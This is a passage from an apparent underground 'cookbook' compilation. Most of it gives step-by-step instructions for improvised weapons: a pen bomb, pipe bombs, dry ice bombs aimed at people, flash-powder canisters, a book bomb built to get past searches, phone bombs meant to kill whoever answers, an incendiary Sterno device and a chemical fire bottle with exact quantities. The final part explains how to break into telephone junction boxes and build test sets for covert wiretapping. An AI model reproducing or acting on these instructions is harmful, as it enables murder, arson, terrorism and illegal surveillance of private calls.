- 2] Stick the match stick in the part of the pen clicker where the other little parts and the ink fill was.
- 3] Roll sand paper up and put around the match stick that is in the clicker.
- 4] Put the remaining Match Heads inside the pen, make sure that they are on the inside on the sand paper.
- 5] Put a small piece of paper or something in the other end of the pen where the ball point comes out.
- 6] Fill the end with the piece of paper in it with gun powder. The paper is to keep the powder from spilling.

The Finished pen should look like this:



call the RIPCO bulletin board, 'a hell of a bbs' at (xxx) xxx-xxxx

-- RFLAGG --

First, one flattens one end of a copper or aluminum pipe carefully, making sure not to tear or rip the piping. Then, the flat end of the pipe should be folded over at least once, if this does not rip the pipe. A fuse hole should be drilled in the pipe near the now closed end, and the fuse should be inserted.

Next, the bomb- builder would partially fill the casing with a low order explosive, and pack it with a large wad of tissue paper. He would then flatten and fold the other end of the pipe with a pair of pliers. If he was not too dumb, he would do this slowly, since the process of folding and bending metal gives off heat, which could set off the explosive. A diagram is presented below:

(Ill. #1)




fig. 1 pipe with one end flattened and fuse hole drilled (top view)

(Ill. #2)




fig. 2 pipe with one end flattened and folded up (top view)

(Ill. #3)




fig. 3 pipe with flattened and folded end (side view)

083.TXT

(Revised ill. 4.14)

Fun with dry ice... LOTS of fun with dry ice. (from the Usenet.)

There is no standard formula for a dry ice bomb, however a generic form is as follows:

Take a 2-liter soda bottle, empty it completely, then add about 3/4 Lb of Dry Ice (crushed works best) and (optional) a quantity of water.

Depending on the condition of the bottle, the weather, and the amount and temperature of the bottle the bomb will go off in 30 seconds - 5 minutes. Without any water added, the 2-liter bottles will go often in 3-7 minutes if dropped into a warm river, and in 45 minutes to 1 1/2 hours in open air.

The explosion sounds equivalent to an M-100. _Plastic_ 16 oz. soda bottles and 1 liter bottles work almost as well as do the 2-liters, however glass bottles aren't nearly as loud, and can produce dangerous shrapnel.

Remember, these are LOUD! A classmate of mine set up 10 bottles in a nearby park without adding water. After the first two went off (there was about 10 minutes between explosions) the Police arrived and spent the next hour trying to find the guy who they thought was setting off M-100's all around them...

USES FOR DRY ICE

Time Bombs:

1. Get a small plastic container with lid (we used the small plastic cans that hold the coaters used for large-format Polaroid film). A film canister would probably work; the key is, it should seal tightly and take a fair amount of effort to open).

Place a chunk of dry ice in the can, put on the lid without quite sealing it. Put the assembled bomb in your pocket, or behind your back.

Approach the mark and engage in normal conversation. When his attention is drawn away, quickly seal the lid on the bomb, deposit it somewhere within a few feet of the mark, out of obvious sight, then leave.

Depending on variables (you'll want to experiment first), you'll hear a loud "pop" and an even louder "Aarrggghhh!" within a minute, when the CO2 pressure becomes sufficient to blow off the lid.

In a cluttered lab, this is doubly nasty because the mark will probably never figure out what made the noise.

2. Put 2-3 inches of water in a 2-liter plastic pop bottle. Put in as many chunks of dry ice as possible before the smoke gets too thick. Screw on the cap, place in an appropriate area, and run like hell. After about a minute

084.TXT

(your mileage may vary), a huge explosion will result, spraying water everywhere, along with what's left of the 2-liter bottle.

More things to do with Dry Ice:

Has anyone ever thrown dry ice into a public pool? As long as you chuck it into the bottom of the deep end, it's safe, and it's really impressive if the water is warm enough

"Fun stuff. It SCREAMS when it comes into contact with metal..."

"You can safely hold a small piece of dry ice in your mouth if you KEEP IT MOVING CONSTANTLY. It looks like you're smoking or on fire."

Editor's Note: Dry ice can be a lot of fun, but be forewarned:

Using anything but plastic to contain dry ice bombs is suicidal. Dry ice is more dangerous than TNT, because it's extremely unpredictable. Even a 2-liter bottle can produce some nasty shrapnel: One source tells me that he caused an explosion with a 2-liter bottle that destroyed a metal garbage can. In addition, it is rumored that several kids have been killed by shards of glass resulting from the use of a glass bottle. For some reason, dry ice bombs have become very popular in the state of Utah. As a result, dry ice bombs have been classified as infernal devices, and possession is a criminal offense.

A classic for the Book..

-- RFLAGG -- '97

085.TXT
(Originally By Bill)

--FILM CANISTERS 2

For a relatively low shrapnel explosion, I suggest pouring it into an empty 35mm film cannister. Poke a hole in the plastic lid for a fuse. These goodies make an explosion audible a mile away easily.


- 1) Poke the hole before putting the flash powder into the cannister.
- 2) Don't get any powder on the lip of the cannister.
- 3) Only use a very small quantity and work your way up to the desired result.
- 4) Do not pack the powder, it works best loose.
- 5) Do not grind or rub the mixture - it is friction sensitive.
- 6) Use a long fuse.


-- RFLAGG ==

Concealing a bomb can be extremely difficult in a day and age where perpetrators of violence run wild. Bags and briefcases are often searched by authorities whenever one enters a place where an individual might intend to set off a bomb. One approach to disguising a bomb is to build what is called a book bomb; an explosive device that is entirely contained inside of a book.

Usually, a relatively large book is required, and the book must be of the hardback variety to hide any protrusions of a bomb. Dictionaries, law books, large textbooks, and other such books work well. When an individual makes a bookbomb, he/she must choose a type of book that is appropriate for the place where the book bomb will be placed. The actual construction of a book bomb can be done by anyone who possesses an electric drill and a coping saw. First, all of the pages of the book must be glued together. By pouring an entire container of water-soluble glue into a large bucket, and filling the bucket with boiling water, a glue-water solution can be made that will hold all of the book's pages together tightly. After the glue-water solution has cooled to a bearable temperature, and the solution has been stirred well, the pages of the book must be immersed in the glue-water solution, and each page must be thoroughly soaked.

It is extremely important that the covers of the book do not get stuck to the pages of the book while the pages are drying. Suspending the book by both covers and clamping the pages together in a vise works best. When the pages dry, after about three days to a week, a hole must be drilled into the now rigid pages, and they should drill out much like wood. Then, by inserting the coping saw blade through the pages and sawing out a rectangle from the middle of the book, the individual will be left with a shell of the book's pages. The pages, when drilled out, should look like this:





(book covers omitted)

This rectangle must be securely glued to the back cover of the book. After building his/her bomb, which usually is of the timer or radio controlled variety, the bomber places it inside the book. The bomb itself, and whatever timer or detonator is used, should be packed in foam to prevent it from rolling or shifting about. Finally, after the timer is set, or the radio control has been turned on, the front cover is glued closed, and the bomb is taken to its destination.

---PHONE BOMBS

-- Exodus --

The phone bomb is an explosive device that has been used in the past to kill or injure a specific individual. The basic idea is simple: when the person answers the phone, the bomb explodes. If a small but powerful high explosive device with a squib was placed in the phone receiver, when the current flowed through the receiver, the squib would explode, detonating the high explosive in the person's hand. Nasty. All that has to be done is acquire a squib, and tape the receiver switch down.

Unscrew the mouthpiece cover, and remove the speaker, and connect the squib's leads where it was. Place a high explosive putty, such as C-1 (see section 3.31) in the receiver, and screw the cover on, making sure that the squib is surrounded by the C-1. Hang the phone up, and leave the tape in place.

When the individual to whom the phone belongs attempts to answer the phone, he will notice the tape, and remove it. This will allow current to flow through the squib. Note that the device will not explode by merely making a phone call; the owner of the phone must lift up the receiver, and remove the tape. It is highly probable that the phone will be by his/her ear when the device explodes...

--IMPROVED PHONE BOMB

The above seems overly complicated to me... it would be better to rig the device as follows:

FIRST UNPLUG THE PHONE FROM THE WALL

```

/|-----|\  Wire the detonator IN LINE with the wires going to the earpiece,
~ | | ~      (may need to wire it with a relay so the detonator can receive
 @@@@@@@@    the full line power, not just the audio power to the earpiece)
 @@@@@@@@@@
 @@@@@@@@@@
 @@@@@@@@@@    Pack C4 into the phone body (NOT the handset) and plug it back
                in. When they pick up the phone, power will flow through the
                circuit to the detonator....

```

SMOKE BOMBS 4.14

-- Exodus --

One type of pyrotechnic device that might be employed by a terrorist in many way would be a smoke bomb. Such a device could conceal the getaway route, or cause a diversion, or simply provide cover. Such a device, were it to produce enough smoke that smelled bad enough, could force the evacuation of a building, for example. Smoke bombs are not difficult to make. Although the military smoke bombs employ powdered white phosphorus or titanium compounds, such materials are usually unavailable to even the most well-equipped terrorist. Instead, he/she would have to make the smoke bomb for themselves.

Most homemade smoke bombs usually employ some type of base powder, such as black powder or pyrodex, to support combustion. The base material will burn well, and provide heat to cause the other materials in the device to burn, but not completely or cleanly. Table sugar, mixed with sulfur and a base material, produces large amounts of smoke. Sawdust, especially if it has a small amount of oil in it, and a base powder works well also. Other excellent smoke ingredients are small pieces of rubber, finely ground plastics, and many chemical mixtures. The material in road flares can be mixed with sugar and sulfur and a base powder produces much smoke. Most of the fuel-oxidizer mixtures, if the ratio is not correct, produce much smoke when added to a base powder. The list of possibilities goes on and on. The trick to a successful smoke bomb also lies in the container used. A plastic cylinder works well, and contributes to the smoke produced. The hole in the smoke bomb where the fuse enters must be large enough to allow the material to burn without causing an explosion. This is another plus for plastic containers, since they will melt and burn when the smoke material ignites, producing an opening large enough to prevent an explosion.

--SIMPLE SMOKE

The following reaction should produce a fair amount of smoke. Since this reaction is not all that dangerous you can use larger amounts if necessary

6 pt. ZINC POWDER
1 pt. SULFUR POWDER

Insert a red hot wire into the pile, step back.

---COLORED FLAMES

Colored flames can often be used as a signaling device for terrorists. by putting a ball of colored flame material in a rocket; the rocket, when the ejection charge fires, will send out a burning colored ball. The materials that produce the different colors of flames appear below.

088.TXT

COLOR	MATERIAL	USED IN
red	strontium salts (strontium nitrate)	road flares, red sparklers
green	barium salts (barium nitrate)	green sparklers
yellow	sodium salts (sodium nitrate)	gold sparklers
blue	powdered copper old pennies	blue sparklers,
white	powdered magnesium or aluminum	firestarters, aluminum foil
purple	potassium permanganate	purple fountains, treating sewage

** FIRECRACKERS **

A simple firecracker can be made from cardboard tubing and epoxy. The instructions are below:

- 1) Cut a small piece of cardboard tubing from the tube you are using. "Small" means anything less than 4 times the diameter of the tube.
- 2) Set the section of tubing down on a piece of wax paper, and fill it with epoxy and the drying agent to a height of 3/4 the diameter of the tubing. Allow the epoxy to dry to maximum hardness, as specified on the package.
- 3) When it is dry, put a small hole in the middle of the tube, and insert a desired length of fuse.
- 4) Fill the tube with any type of flame-sensitive explosive. Flash powder, pyrodex, black powder, potassium picrate, lead azide, nitrocellulose, or any of the fast burning fuel-oxidizer mixtures will do nicely. Fill the tube almost to the top.
- 5) Pack the explosive tightly in the tube with a wad of tissue paper and a pencil or other suitable ramrod. Be sure to leave enough space for more epoxy.
- 6) Fill the remainder of the tube with the epoxy and hardener, and allow it to dry.
- 7) For those who wish to make spectacular firecrackers, always use flash powder, mixed with a small amount of other material for colors. By crushing the material on a sparkler, and adding it to the flash powder, the explosion will be the same color as the sparkler. By adding small chunks of sparkler material, the device will throw out colored burning sparks, of the same color as the sparkler. By adding powdered iron, orange sparks will be produced. White sparks can be produced from magnesium shavings, or from small, LIGHTLY crumpled balls of aluminum foil.

Example: Suppose I wish to make a firecracker that will explode with a red flash, and throw out white sparks.

First, I would take a road flare, and finely powder the material inside it. Or, I could take a red sparkler, and finely powder it.

Then, I would mix a small amount of this material with the flash powder. (NOTE: FLASH POWDER MAY REACT WITH SOME MATERIALS THAT IT IS MIXED WITH, AND EXPLODE SPONTANEOUSLY!) I would mix it in a ratio of 9 parts flash powder to 1 part of flare or sparkler material, and add about 15 small balls of aluminum foil I would store the material in a plastic bag

overnight outside of the house, to make sure that the stuff doesn't react. Then, in the morning, I would test a small amount of it, and if it was satisfactory, I would put it in the firecracker.

- 8) If this type of firecracker is mounted on a rocket engine, professional to semi-professional displays can be produced.

--SKYROCKETS

An impressive home made skyrocket can easily be made in the home from model rocket engines. Estes engines are recommended.

- 1) Buy an Estes Model Rocket Engine of the desired size, remembering that the power doubles with each letter. (See sect. 6.1 for details)
- 2) Either buy a section of body tube for model rockets that exactly fits the engine, or make a tube from several thicknesses of paper and glue.
- 3) Scrape out the clay backing on the back of the engine, so that the powder is exposed. Glue the tube to the engine, so that the tube covers at least half the engine. Pour a small charge of flash powder in the tube, about 1/2 an inch.
- 4) By adding materials as detailed in the section on firecrackers, various types of effects can be produced.
- 5) By putting Jumping Jacks or bottle rockets without the stick in the tube, spectacular displays with moving fireballs or M.R.V.'s can be produced.
- 6) Finally, by mounting many home made firecrackers on the tube with the fuses in the tube, multiple colored bursts can be made.

---ROMAN CANDLES

Roman candles are impressive to watch. They are relatively difficult to make, compared to the other types of home-made fireworks, but they are well worth the trouble.

- 1) Buy a 1/2 inch thick model rocket body tube, and reinforce it with several layers of paper and/or masking tape. This must be done to prevent the tube from exploding. Cut the tube into about 10 inch lengths.
- 2) Put the tube on a sheet of wax paper, and seal one end with epoxy and the drying agent. About 1/2 of an inch is sufficient.
- 3) Put a hole in the tube just above the bottom layer of epoxy, and insert a

desired length of water proof fuse. Make sure that the fuse fits tightly.

- 4) Pour about 1 inch of pyrodex or gunpowder down the open end of the tube.
- 5) Make a ball by powdering about two 6 inch sparklers of the desired color. Mix this powder with a small amount of flash powder and a small amount of pyrodex, to have a final ratio (by volume) of 60% sparkler material / 20% flash powder / 20% pyrodex. After mixing the powders well, add water, one drop at a time, and mixing continuously, until a damp paste is formed.

This paste should be moldable by hand, and should retain its shape when left alone. Make a ball out of the paste that just fits into the tube. Allow the ball to dry.

- 6) When it is dry, drop the ball down the tube. It should slide down fairly easily. Put a small wad of tissue paper in the tube, and pack it gently against the ball with a pencil.
- 7) When ready to use, put the candle in a hole in the ground, pointed in a safe direction, light the fuse, and run. If the device works, a colored fireball should shoot out of the tube to a height of about 30 feet. This height can be increased by adding a slightly larger powder charge in step 4, or by using a slightly longer tube.
- 8) If the ball does not ignite, add slightly more pyrodex in step 5.
- 9) The balls made for roman candles also function very well in rockets, producing an effect of falling colored fireballs.

-- RFLAGG -- '97

%%

Sterno Bombs

%%

Today boys and girls we will tell you all about having fun with a few simple items that you can buy easily or may even have in your home. Since most of you are simple-minded, uncoordinated morons, I will start you out slowly and simply (like you).

Our first project is a sure fire way to be the life of the party. Real sure fire. This item is called a "Handy House Warmer." All you need are three items which can easily be obtained. The first item is a roll of electrical tape (starts easy). Second, a large can of Sterno, easily bought at any camping or hardware store. Third, an M-80 or other similar explosive plaything.

Step one in the construction of our pyrotecnic wonder is to remove the top of the sterno and, using an ice pick or other sharp item, punch a hole in the top of the can. Step two is placing the M-80 into the sterno gel. Make sure it is well covered by the gel. Step three is to replace the cap, making sure to thread the M-80 fuse through the hole in the cap. After securing the lid tightly on the can, you can start the final phase to fun. The last step is simply to wind tape tightly around the entire can, making sure to cover it completely with at least three layers of tape but not more than six layers.

Now, as you can tell, when you go to use our incendiary toy to cheaply and efficiently heat any home in your neighborhood, all you have to do is light the fuse and run. The other advantages of this are that Sterno sticks to almost anything and is very difficult to put out, needing to be completely smothered, and that Sterno is highly prone to reignition (very similar to napalm). This type of firecracker is handy in small areas such as inside cars, small rooms, phone booths, rectums, etc...

Now, I am not advocating the use of this item for anything but your own personal fireworks displays and enjoyment, but where and what you call enjoyment I won't judge.

Well, boys and girls, that's all for today. Hope you enjoyed our time together and remember my motto: DEATH IS JUST A STATE OF MIND.

New for the ACB 5

--={ RFLAGG }==

CHEMICAL FIRE BOTTLE

The chemical fire bottle is really an advanced molotov cocktail. Rather than using the burning cloth to ignite the flammable liquid, which has at best a fair chance of igniting the liquid, the chemical fire bottle utilizes the very hot and violent reaction between sulfuric acid and potassium chlorate. When the container breaks, the sulfuric acid in the mixture of gasoline sprays onto the paper soaked in potassium chlorate and sugar. The paper, when struck by the acid, instantly bursts into a white flame, igniting the gasoline. The chance of failure to ignite the gasoline is less than 2%, and can be reduced to 0%, if there is enough potassium chlorate and sugar to spare.

MATERIALS

AAAAAAAAAA

potassium chlorate
(2 teaspoons)

sugar (2 teaspoons)

conc. sulfuric acid (4 oz.)

gasoline (8 oz.)

EQUIPMENT

AAAAAAAAAA

12 oz.glass bottle

cap for bottle, w/plastic inside

cooking pan with raised edges

paper towels

glass or plastic cup and spoon

- 1) Test the cap of the bottle with a few drops of sulfuric acid to make sure that the acid will not eat away the bottle cap during storage. If the acid eats through it in 24 hours, a new top must be found and tested, until a cap that the acid does not eat through is found. A glass top is excellent.
- 2) Carefully pour 8 oz. of gasoline into the glass bottle.
- 3) Carefully pour 4 oz. of concentrated sulfuric acid into the glass bottle. Wipe up any spills of acid on the sides of the bottle, and screw the cap on the bottle. Wash the bottle's outside with plenty of water. Set it aside to dry.
- 4) Put about two teaspoons of potassium chlorate and about two teaspoons of sugar into the glass or plastic cup. Add about 1/2 cup of boiling water, or enough to dissolve all of the potassium chlorate and sugar.
- 5) Place a sheet of paper towel in the cooking pan with raised edges. Fold the paper towel in half, and pour the solution of dissolved potassium chlorate and sugar on it until it is thoroughly wet. Allow the towel to dry.

- 6) When it is dry, put some glue on the outside of the glass bottle containing the gasoline and sulfuric acid mixture. Wrap the paper towel around the bottle, making sure that it sticks to it in all places. Store the bottle in a place where it will not be broken or tipped over.
- 7) When finished, the solution in the bottle should appear as two distinct liquids, a dark brownish-red solution on the bottom, and a clear solution on top. The two solutions will not mix. To use the chemical fire bottle, simply throw it at any hard surface.
- 8) NEVER OPEN THE BOTTLE, SINCE SOME SULFURIC ACID MIGHT BE ON THE CAP, WHICH COULD TRICKLE DOWN THE SIDE OF THE BOTTLE AND IGNITE THE POTASSIUM CHLORATE, CAUSING A FIRE AND/OR EXPLOSION.
- 9) To test the device, tear a small piece of the paper towel off the bottle, and put a few drops of sulfuric acid on it. The paper towel should immediately burst into a white flame.

BOTTLED GAS EXPLOSIVES

Bottled gas, such as butane for refilling lighters, propane for propane stoves or for bunsen burners, can be used to produce a powerful explosion. To make such a device, all that a simple-minded anarchist would have to do would be to take his container of bottled gas and place it above a can of Sterno or other gelatinized fuel, light the fuel and run. Depending on the fuel used, and on the thickness of the fuel container, the liquid gas will boil and expand to the point of bursting the container in about five minutes.

In theory, the gas would immediately be ignited by the burning gelatinized fuel, producing a large fireball and explosion. Unfortunately, the bursting of the bottled gas container often puts out the fuel, thus preventing the expanding gas from igniting. By using a metal bucket half filled with gasoline, however, the chances of ignition are better, since the gasoline is less likely to be extinguished. Placing the canister of bottled gas on a bed of burning charcoal soaked in gasoline would probably be the most effective way of securing ignition of the expanding gas, since although the bursting of the gas container may blow out the flame of the gasoline, the burning charcoal should immediately re-ignite it. Nitrous oxide, hydrogen, propane, acetylene, or any other flammable gas will do nicely.

During the recent gulf war, fuel/air bombs were touted as being second only to nuclear weapons in their devastating effects. These are basically similar to the above devices, except that an explosive charge is used to rupture the fuel container and disperse it over a wide area. a second charge is used to detonate the fuel. The reaction is said to produce a massive shockwave and to burn all the oxygen in a large area, causing suffocation.

091.TXT

Another benefit of a fuel-air explosive is that the gas will seep into fortified bunkers and other partially-sealed spaces, so a large bomb placed in a building would result in the destruction of the majority of surrounding rooms, rendering it structurally unsound.

RFLAGG '97

In this article, I will first describe the termination, wiring, and terminal hardware most commonly used in the Bell system, and I will include section on methods of using them.

LOCAL NETWORK

The local telephone network between the central office/exchange and the telephone subscribers can be briefly described as follows:

From the central office (or local exchange) of a certain prefix(es), underground area trunks go to each area that has that prefix (Usually more than one prefix per area.) At every few streets or tract areas, the underground cables surface. They then go to the telephone pole (or back underground, depending on the area) and then to the subscribers house (or in the case of an apartment building or mutliline business, to a splitter or distribution box/panel).

Now that we have the basics, I'll try and go in-depth on the subject.

UNDERGROUND CABLES

These are sometimes inter-office trunks, but usually in a residential area they are trunk lines that go to bridging heads or distribution cases. The cables are about 2-3 inches thick (varies), and are either in a metal or pvc-type pipe (or similiar). Rarely (maybe not in some remote rural areas) are the cables just 'alone' in the ground. Instead they are usually in an underground cement tunnel (resembles a small sewer or storm-drain.) The manholes are >heavy< and will say 'Bell system' on them. they can be opened with a 1/2 inch wide crowbar (Hookside) inserted in the top rectangular hole. There are ladder rungs to help you climb down. You will see the cable pipes on the wall, with the blue and white striped one being the inter-office trunk (at least in my area). The others are local lines, and are usually marked or color coded. There is almost always a posted color code chart on the wall, not to mention Telco manuals describing the cables and terminals, so I need not get into detail. Also, there is usually some kind of test equipment, and often Bell test sets are left in there.

BRIDGING HEADS

The innocent-looking grayish-green boxes. These can be either trunk bridges or bridging for residences. The major trunk bridging heads are usually larger, and they have the 'Western

Electric' logo at the bottom, whereas the normal bridging heads (which may be different in some areas-depending on the company you are served by. GTE B.H.'s look slightly different. Also, do not be fooled by sprinkler boxes!) They can be found in just about every city.

To open a bridging head: if it is locked (and you're feeling destructive), put a hammer or crowbar (the same one you used on the manhole) in the slot above the top hinge of the right door. Pull hard, and the door will rip off. Very effective! If it isn't locked (as usual), take a 7/8 inch hex socket and with it, turn the bolt about 1/8 of a turn to the right (you should hear a spring release inside). Holding the bolt, turn the handle all the way to the left and pull out.

To Check for a test-set (which are often left by Bell employees), go inside - First check for a test-set (which are often left by Bell employees). There should be a panel of terminals and wires. Push the panel back about an inch or so, and rotate the top latch (round with a flat section) downward. Release the panel and it will fall all the way forward. There is usually a large amount of wire and extra terminals. The test-sets are often hidden here, so don't overlook it (Manuals, as well, are sometimes placed in the head). On the right door is a metal box of alligator clips. Take a few (Compliments of Bell.). On each door is a useful little round metal device. (Says 'insert gently' or 'clamp gently - do not overtighten' etc..) On the front of the disc, you should find two terminals. These are for your test set. (If you dont have one, dont despair -I'll show you ways to make basic test sets later in this article).

Hook the ring (-) wire to the 'r' terminal; and the tip (+) wire to the other. (By the way, an easy way to determine the correct polarity is with a 1.5v LED. Tap it to the term. pair, if it doesnt light, switch the poles until it does. When it lights, find the longer of the two LED poles: This one will be on the tip wire (+). Behind the disc is a coiled up cord. This should have two alligator clips on it.. Its very useful, because you dont have to keep connecting and disconnecting the fone (test set) itself, and the clips work nicely.

On the terminal board, there should be about 10 screw terminals per side. Follow the wires, and you can see which cable pairs are active. Hook the clips to the terminal pair, and you're set! Dial out if you want, or just listen (If someone's on the line). Later, I'll show you a way to set up a true 'tap' that will let the person dial out on his line and receive calls as normal, and you can listen in the whole time. More about this later...

On major prefix-area bridging heads, you can see 'local loops', which are two cable pairs (cable pair = ring+tip, a fone line) that are directly connected to each other on the terminal

092.TXT

board. These 'cheap loops' as they are called, do not work nearly as well as the existing ones set up in the switching hardware at the exchange office. (Try scanning your prefixes' 00xx to 99xx #'s.) The tone sides will announce themselves with the 1008 hz loop tone, and the hang side will give no response. The first person should dial the 'hang' side, and the other person dial the tone side, and the tone should stop if you have got the right loop.)

If you want to find the number of the line that you're on, you can either try to decipher the 'bridging log' (or whatever), which is on the left door. If that doesnt work, you can use the follwing:

ANI # (Automatic Number ID)

This is a Telco test number that reports to you the number that youre calling from (It's the same, choppy 'Bell bitch' voice that you get when you reach a disconnected #)

For the 213 NPA - Dial 1223

408 NPA - Dial 760

914 NPA - Dial 990

These are extremely useful when messing with any kind of line terminals, house boxes, etc.

Now that we have bridging heads wired, we can go on... (don't forget to close and latch the box after all... Wouldnt want GE and Telco people mad, now, would we?)

"CANS" - Telephone Distribution Boxes

Basically, two types:

1> Large, rectangular silver box at the end of each street.

2> Black, round, or rectangular thing at every telephone pole.

Type 1 - This is the case that takes the underground cable from the bridge and runs it to the telephone pole cable (The lowest, largest one on the telephone pole.) The box is always on the pole nearest the briging head, where the line comes up. Look for the 'Call before you Dig - Underground cable' stickers..

The case box is hinged, so if you want to climb the pole, you can open it with no problems. These usually have 2 rows of terminal sets.

You could try to impersonate a Telco technician and report the number as 'new active' (giving a fake name and fake report, etc.) I dont recommend this, and it probably won't (almost positively won't) work, but this is basically what Telco linemen do).

Type 2 - This is the splitter box for the group of houses around the pole (Usually 4 or 5 houses). Use it like I mentioned

before. The terminals (8 or so) will be in 2 horizontal rows of sets. The extra wires that are just 'hanging there' are provisions for extra lines to residences (1 extra line per house, thats why the insane charge for line #3!) If its the box for your house also, have fun and swap lines with your neighbor! 'Piggyback' them and wreak havoc on the neighborhood (It's eavesdropping time...) Again, I don't recommend this, and its difficult to do it correctly. Moving right along...

 APARTMENT / BUSINESS MULTILINE
 DISTRIBUTION BOXES

Found outside the buliding (most often on the right side, but not always... Just follow the wire from the telephone pole) or in the basement. It has a terminal for all the lines in the building. Use it just like any other termination box as before. Usually says 'Bell system' or similar. Has up to 20 terminals on it (usually.) the middle ones are grounds (forget these). The wires come from the cable to one row (usually the left one), with the other row of terminals for the other row of terminals for the building fone wire pairs. The ring (-) wire is usually the top terminal if the set in the row (1 of 10 or more), and the tip is in the clamp/screw below it. This can be reversed, but the cable pair is always terminated one-on-top-of-each- other, not on the one next to it. (I'm not sure why the other one is there, probably as aprovision for extra lines) Don't use it though, it is usually to close to the other terminals, and in my experiences you get a noisy connection.

Final note: Almost every apartment, business, hotel, or anywhere there is more than 2 lines this termination lines this termination method is used. If you can master this type, you can be in control of many things... Look around in your area for a building that uses this type, and practice hooking up to the line, etc.

As an added help, here is the basic 'standard' color-code for multiline terminals/wiring/etc...

Single line: Red = Ring

Green = Tip

Yellow = Ground *

* (Connected to the ringer coil in individual and bridged ringer phones (Bell only) Usually connected to the green (Tip)

Ring (-) = Red

White/Red Stripe

Brown

White/Orange Stripe

Black/Yellow Stripe

Tip (+) = Green (Sometimes

yellow, see above.)
 White/Green Stripe
 White/Blue Stripe
 Blue
 Black/White Stripe
 Ground = Black
 Yellow

 RESIDENCE TERMINAL BOX

Small, gray (can be either a rubber (Pacific Telephone) or hard plastic (AT & T) housing deal that connects the cable pair from the splitter box (See type 2, above) on the pole to your house wiring. Only 2 (or 4, the 2 top terminals are hooked in parallel with the same line) terminals, and is very easy to use. This can be used to add more lines to your house or add an external line outside the house.

 TEST SETS

Well, now you can consider yourself a minor expert on the terminals and wiring of the local telephone network. Now you can apply it to whatever you want to do.. Here's another helpful item:

How to make a Basic Test-Set and how to use it to dial out, eavsdrop, or seriously tap and record line activity.


These are the (usually) orange hand set fones used by Telco technicians to test lines. To make a very simple one, take any Bell (or other, but I recommend a good Bell fone like a princess or a trimline. gte flip fones work excellently, though..) fone and follow the instructions below.

Note: A 'black box' type fone mod will let you tap into their line, and with the box o, it's as if you werent there. they can recieve calls and dial out, and you can be listening the whole time! very useful. With the box off, you have a normal fone test set.

Instructions:

A basic black box works well with good results. Take the cover off the fone to expose the network box (Bell type fones only). The <RR> terminal should have a green wire going to it (orange or different if touch tone - doesnt matter, its the same thing). Disconnect the wire and connect it to one pole of an SPST switch. Connect a piece of wire to the other pole of the switch and connect it to the <RR> terminal. Now take a 10k hm 1/2 watt 10% resistor and put it between the <RR> terminal ad the <F> terminal, which should have a blue and a white wire going to it (different for touch tone). It should look like this:

-----Blue wire-----<F>




What this does in effect is keep the hookswitch / dial pulse switch (F to RR loop) open while holding the line high with the resistor. This gives the same voltage effect as if the fone was 'on-hook', while the 10k ohms holds the voltage right above the 'off hook' threshold (around 22 volts or so, as compared to 15-17 or normal off hook 48 volts for normal 'on-hook'), giving

Test Set Version 2.

Another design is similar to the 'type 1' test set (above), but has some added features:

From >-----Tip-----<To Test

Alligator set
Clip >-----Ring-----<phone



x = Spst Switch

o = Red LOD 0 = Green LED

RRRRR= 1.8k 1/2 watt xxxx= Dpst switch
resistor

When the SPST switch is on, the LED will light, and the fone will become active. The green light should be on. If it isn't, switch the dpst. If it still isn't, check the polarity of the line and the LEDs. With both lights on, hang up the fone. They should all be off now. Now flip the dpst and pick up the fone. The red LED should be on, but the green shouldn't. If it is, something is wrong with the circuit. You won't get a dial tone if all is correct.

When you hook up to the line with the alligator clips (Assuming you have put this circuit inside our fona and have put alligator clips on the ring and tip wires (As we did before)) you should have the spst #1 in the off position. This will greatly reduce the static noise involved in hooking up to a line. The red LED can also be used to check if you have the correct polarity. With this fone you will have the ability to listen in on

>all< audible line activity, and the people (the 'eavesdropees') can use their fone as normal.

Note that test sets #1 and #2 have true 'black boxes', and can be used for free calls (see an article about black boxes).

Test Set Version 3

To do test set 3:

